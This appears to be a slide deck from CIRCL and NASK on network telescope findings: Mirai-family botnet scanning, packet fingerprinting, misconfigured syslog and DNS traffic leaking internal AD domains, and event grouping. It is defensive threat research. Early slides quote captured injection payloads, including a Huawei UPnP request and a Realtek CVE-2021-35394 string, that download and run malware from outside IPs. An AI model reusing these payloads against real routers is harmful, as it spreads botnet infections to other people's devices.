
```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Host: [redacted]237:37215
Content-Length: 601
Connection: keep-alive
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="
88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f
843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="
248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envel
ope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upg
rade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/
bin/busybox wget -g 180.243.2.45:51387 -l /tmp/huawei -r /Mozi.m;chmod -x huawei
;/tmp/huawei huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownlo
adURL></u:Upgrade></s:Body></s:Envelope>
```

Threat Analysis :: Some injector don't care about TCP handshake



Threat Analysis :: It's allows clusterisation




Extract of a Weekly event Published in MISP

Threat Analysis :: Mirai & Family Botnet Scanning

- Analysis of one injection cluster;
  - CVE-2021-35394
  - Same payload Injected by 86 different IPs
  - Affects UDPServer in Realtek Jungle SDK (Realtek based Routers)
  - Inject using UDP port 9034
  - First seen: 2025-10-17 06:10:11
  - Last seen: 2026-04-07 23:38:41

```
orf;cd /tmp||cd /var&&curl -fsSL http://64.225.49.218/ohsitsvegawellrip.sh -o
hue.sh&&chmod +x hue.sh&&sh hue.sh;rm -rf hue.sh;##
```

Threat Analysis :: Mirai & Family Botnet Scanning



Threat Analysis :: Mirai & Family Botnet Scanning




Threat Analysis :: Mirai still alive, and still use crafted TCP Sequence Number


```
tcph->dest = htons(23);
tcph->seq = iph->daddr;
tcph->ack_seq = 0;
tcph->doff = 5;
tcph->syn = TRUE;
tcph->window = rand_next() & 0xffff;
tcph->check = 0;
```

Ref: https://github.com/jgamblin/mirai-source-code/blob/master/mirai/bot/scanner.c

Packet Generation Algorithm (PGA)



Packet Generation Algorithm (PGA)



Scanner fingerprinting

PGA: Packet Generation Algorithm


- Finds relations between header fields
- Supported relations: Equality, L/R Shift, Incrementation, Multiplication, Negation, Sum, XOR, AND, OR
- Additional checks for well-known scanners

Example fingerprints:

```
TCP: IP_DST[2] = TCP_SPORT[1] OR TCP_SEQ[2]
Mirai: IP_DST[0-3] = TCP_SEQ[0-3]
Masscan: IP_ID[0-1] XOR IP_DST[2-3] XOR TCP_DPORT XOR TCP_SEQ[2-3] = 0
```

Threat Analysis :: Mirai still alive


- Syn Packets with Destination IP = TCP Sequence Number
- ∼50K Bots scanning continuously



Feed daily Published

Misconfigurations


SYSLOG Misconfiguration Example




Example logs from random 15-minute traffic dump

```
Lomianki authmgr[<num>]: <<num>> <INFO> <<SHOP NAME> Lomianki <ip>> MAC=<hex> IP=<ip> User idle timeout ignored: reason=internal user
Lomianki <<SHOP NAME> Lomianki <ip>> sshd[<num>]: fatal: Read from socket failed: Connection reset by peer
Lomianki <<SHOP NAME>Lomianki <ip>> sshd[<num>]: Received disconnect from <ip>: <num>:
```

Misconfiguration from other protocols





- Most popular OID from packets:
  `1.3.6.1.2.1.9999.1.1.6.4.1` – MikroTik (RouterOS)
- Always the same destination IP

TOP domains from queries sent by source on 25.05.26:

- translate.google.com
- patchdb.manageengine.com
- updates.manageengine.com
- www.zoho.com
- update.eset.com

Always the same destination IP

Specificity of this Telescope

Yearly

- 85 billions of IP packets
- 70.71 million of unique source IP

Specificity

- We own a network 1 Bit away from a RFC1918 private IP space.
- Instead of other telescope we have to deal with misconfigurations.

Fun part :: Misconfiguration... Few examples

- Since November 2025
- Firewall TOPSEC running NgtOS
- Located in China
- Send Syslogs...



```
[redacted]17.62 id="ngtos" version="V3.2294.40071 TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="debug" type="lfm" recorder="lfm" index="3050" vsid="0" src="172.21.3.2" srcport="36355"
dst="223.6.6.6" dstport="53" protocol="udp" action="match vs" result="failed" result_code="532003"
vsname=" " mbip=" " mbport="0" snatip=" " snatport="36355"\n
[redacted]17.62 id="ngtos" version="V3.2294.40071 TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="debug" type="outbound" recorder="outbound" index="3030" vsid="0" outboundtype="Link Outbound"
src="192.168.200.161" srcport="49474" dst="[redacted].2.228" dstport="443" protocol="6" action="select"
obiname="proc start" result="success" result_code="522046"\n
[redacted]17.62 id="ngtos" version="V3.2294.40071 TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="error" type="session" recorder="session" index="2440" vsid="0" src="[redacted]3.104"
dst="[redacted]43.45" trans_sip="[redacted]17.62" trans_dip="[redacted]43.45" proto="tcp" sport="43600"
dport="443" trans_sport="43600" trans_dport="443" rcv_pkt="0" send_pkt="0" rcv_bytes="0" send_bytes="0"
duration="0" op="delete" appname="unknown" msg="received rst pkt from client"\n
```

Fun part :: Misconfigurations... Dns Servers 'Houps'

- DNS Misconfiguration
- How Many AD leaks ?
- +7K Src IP last year.
- If someone reply ?

```
SELECT DISTINCT rrvalue
FROM meta_dns
WHERE (dnstype = 'query') AND (rrvalue LIKE '_ldap._tcp%')
ORDER BY rand() ASC
LIMIT 15


Query id: c82ae11b-ebaf-40d1-80f2-a746dd85269d

    ┌─rrvalue──────────────────────────────────────────────────────────────────────────┐
 1. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.[redacted] local             │
 2. │ _ldap._tcp.FR-DATACENTER._sites.dc._msdcs.CH-PGI254-BO1.group.root               │
 3. │ _ldap._tcp.Default-First-Site-Name._sites.AIS-BAR-DCO01.[redacted].local          │
 4. │ _ldap._tcp.dc._msdcs.WORKGROUP.groupe.ad.[redacted].fr                           │
 5. │ _ldap._tcp.SedeCentrale._sites.UNIDOM6.mp[redacted] local                        │
 6. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.[redacted].local             │
 7. │ _ldap._tcp.CORPORATE._sites.dc._msdcs.ne[redacted].com                           │
 8. │ _ldap._tcp.pdc._msdcs.[redacted]-group.local                                     │
 9. │ _ldap._tcp.ise._sites.dc._msdcs.[redacted] lock.local                            │
10. │ _ldap._tcp.SRV-CONT-DOMINIO.c[redacted].local                                    │
11. │ _ldap._tcp.Sitio-Gologin._sites.[redacted].gologin.net                           │
12. │ _ldap._tcp.dc._msdcs.lan.classic.local                                           │
13. │ _ldap._tcp.N-VPN-0._sites.dc._msdcs.[redacted] cdroot.net                        │
14. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.fritz.box                    │
15. │ _ldap._tcp.Chelmno._sites.ASM-01-AD.agros[redacted].local                        │
    └──────────────────────────────────────────────────────────────────────────────────┘
```

Looking at internet noise is interesting for many aspect;

- Detection of campaing.
- New threats interest.
- DDoS monitoring
- IOT vulnerability
- Still many things to discover

Events


External databases and sources
IP reputation database
Port, service and product lookup
Raw traffic (PCAPs)
Protocol analyzers
PGA analyzer
Events database
Volumetric analyzer
Alerts

Events: incoming packets



No.	Timestamp	Prot.	Source IP	Dest. IP	Src. Port	Dst. Port	Packet info
1	1779440725142	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
2	1779440725201	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
3	1779440725268	TCP	192.168.1.200	10.0.0.15	50000	8443	Seq num., TTL, IPID, Checksum etc.
4	1779440725335	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
5	1779440725410	TCP	10.0.5.7	192.168.20.8	7500	8443	Seq num., TTL, IPID, Checksum etc.
6	1779440725474	TCP	172.31.9.9	192.168.100.10	51000	3306	Seq num., TTL, IPID, Checksum etc.
7	1779440725542	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
8	1779440725618	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
9	1779440725687	TCP	10.2.3.4	172.18.0.25	52000	5432	Seq num., TTL, IPID, Checksum etc.
10	1779440725761	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
11	1779440725834	TCP	10.0.5.7	192.168.20.8	49152	8443	Seq num., TTL, IPID, Checksum etc.
12	1779440725902	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.

Events: identifying related packets




No.	Timestamp	Prot.	Source IP	Dest. IP	Src. Port	Dst. Port	Packet info
1	1779440725142	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
2	1779440725201	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
3	1779440725268	TCP	192.168.1.200	10.0.0.15	50000	8443	Seq num., TTL, IPID, Checksum etc.
4	1779440725335	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
5	1779440725410	TCP	10.0.5.7	192.168.20.8	7500	8443	Seq num., TTL, IPID, Checksum etc.
6	1779440725474	TCP	172.31.9.9	192.168.100.10	51000	3306	Seq num., TTL, IPID, Checksum etc.
7	1779440725542	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
8	1779440725618	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
9	1779440725687	TCP	10.2.3.4	172.18.0.25	52000	5432	Seq num., TTL, IPID, Checksum etc.
10	1779440725761	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
11	1779440725834	TCP	10.0.5.7	192.168.20.8	49152	8443	Seq num., TTL, IPID, Checksum etc.
12	1779440725902	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.

Events: grouping packets by source

	No.	Timestamp	Prot.	Source IP	Dest. IP	Src. Port	Dst. Port	Packet info
Source 1	1	1779440725142	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
	4	1779440725335	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
	7	1779440725542	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
	10	1779440725761	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
	12	1779440725902	TCP	172.16.1.1	192.168.10.12	8123	8080	Seq num., TTL, IPID, Checksum etc.
Source 2	2	1779440725201	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
	5	1779440725410	TCP	10.0.5.7	192.168.20.8	7500	8443	Seq num., TTL, IPID, Checksum etc.
	8	1779440725618	TCP	10.0.5.7	192.168.20.8	49152	443	Seq num., TTL, IPID, Checksum etc.
	11	1779440725834	TCP	10.0.5.7	192.168.20.8	49152	8443	Seq num., TTL, IPID, Checksum etc.
Source 3	6	1779440725474	TCP	172.31.9.9	192.168.100.10	51000	3306	Seq num., TTL, IPID, Checksum etc.
[...]	3	1779440725268	TCP	192.168.1.200	10.0.0.15	50000	8443	Seq num., TTL, IPID, Checksum etc.
	9	1779440725687	TCP	10.2.3.4	172.18.0.25	52000	5432	Seq num., TTL, IPID, Checksum etc.

Events: from packets to structured records



Quick Recap

Network telescopes:

- Collect network traffic from unused IP space
- Enable continuous monitoring of internet-wide activity
- Can be particularly useful for CERTs with large constituencies, with focus on regional IP ranges

Insights from traffic:

- Identify services being targeted or scanned
- Detect and track botnet activity
- Reveal misconfigurations and potential data leaks
- Detect and analyze DoS attacks

Call to volunteers,

- If you have unused IP ranges and will to share data, **Contact Us !**
- If you want to have access to the scans reports, **Contact Us !**
- If you want to access to the Mirai and other Inject reports, **Contact Us !**
- On `info@cirl.lu`, just **Contact Us !**

Thank you

NASK

CIRCL
Computer Incident
Response Center
Luxembourg



Jan Adamski





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FEDERATED EUROPEAN TEAM FOR THREAT ANALYSIS

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